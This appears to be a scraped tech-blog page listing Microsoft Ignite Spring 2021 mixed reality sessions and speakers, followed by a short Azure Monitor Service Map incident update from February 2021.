Believe it or not, ANYONE can get started with infusing mixed reality into their daily lives. Join us at this session to build your confidence with Mixed Reality Business Apps like Remote Assist! Hear from Mt Sinai Hospital about practical use cases of mixed reality in healthcare and learn about deployment best practices so you can empower your organization with mixed reality today!
 Intro to Mixed Reality Business Applications with Payge Winfield and Katie Glerum (Mt Sinai Hospital)
Blending Worlds: Empowering Humans through Mixed Reality | 3/2/21 9:15 – 9:45 PM PT
Speakers: Xerxes Beharry, Alexandra Petty, Alexander Meijers, Niels Broekhaus
The power and potential of mixed reality in changing the world is tremendous, and we are only at the tip of the iceberg as we navigate the new normal of a distributed, remote workforce. Join this session to hear from our speakers on how they are leveraging mixed reality to solve complex problems, create positive social impact and empower ALL humans. Learn about where they believe the future of mixed reality is headed and the role you can play in driving this transformation.
 Blending Worlds – Humans of IT Panel
Table Talk: Mixed Reality Business Applications (Dynamics 365 and Power Platform) | 3/2/21 9:30-10PM PT | Speakers: Anj Cerbolles, Daniel Christian, Aditya Setyonugroho, Guest appearance by April Speight
Join this table talk to interact with your peers and share ideas on how mixed reality business applications across Dynamics 365 and Power Platform are transforming workplaces everywhere! Hear from our Business Applications MVPs as Anj Cerbolles and Daniel Christian, and Azure Ranger consultant Adityo Setyonugroho as they guide you through various common use case scenarios and inspire you to unlock the power of mixed reality in your organization.

Ready to dig in? Add these sessions to your Schedule Builder now!
We hope you’re as excited as we are about Microsoft Ignite Spring 2021 and all the featured Mixed Reality sessions we’ve lined up for you. Register online to secure your virtual seat now, and we’ll see you there!
#MSIgnite #MixedReality
by Contributed | Feb 23, 2021 | Technology
This article is contributed. See the original author and article here.
Update: Tuesday, 23 February 2021 21:22 UTC
We continue to investigate issues within Service map. Root cause is due to one of the backend component becoming inaccessible after a scheduled drill/test in EastUS2EUAP region. Some customers who have VM’s sending data to EastUS2EUAP workspaces, continue to experience issues seeing performance data in Azure monitor when Azure mode is selected. The issue started at 16:00 UTC
- Work Around: None
- Next Update: Before 02/23 23:30 UTC
-Anupama


Recent Comments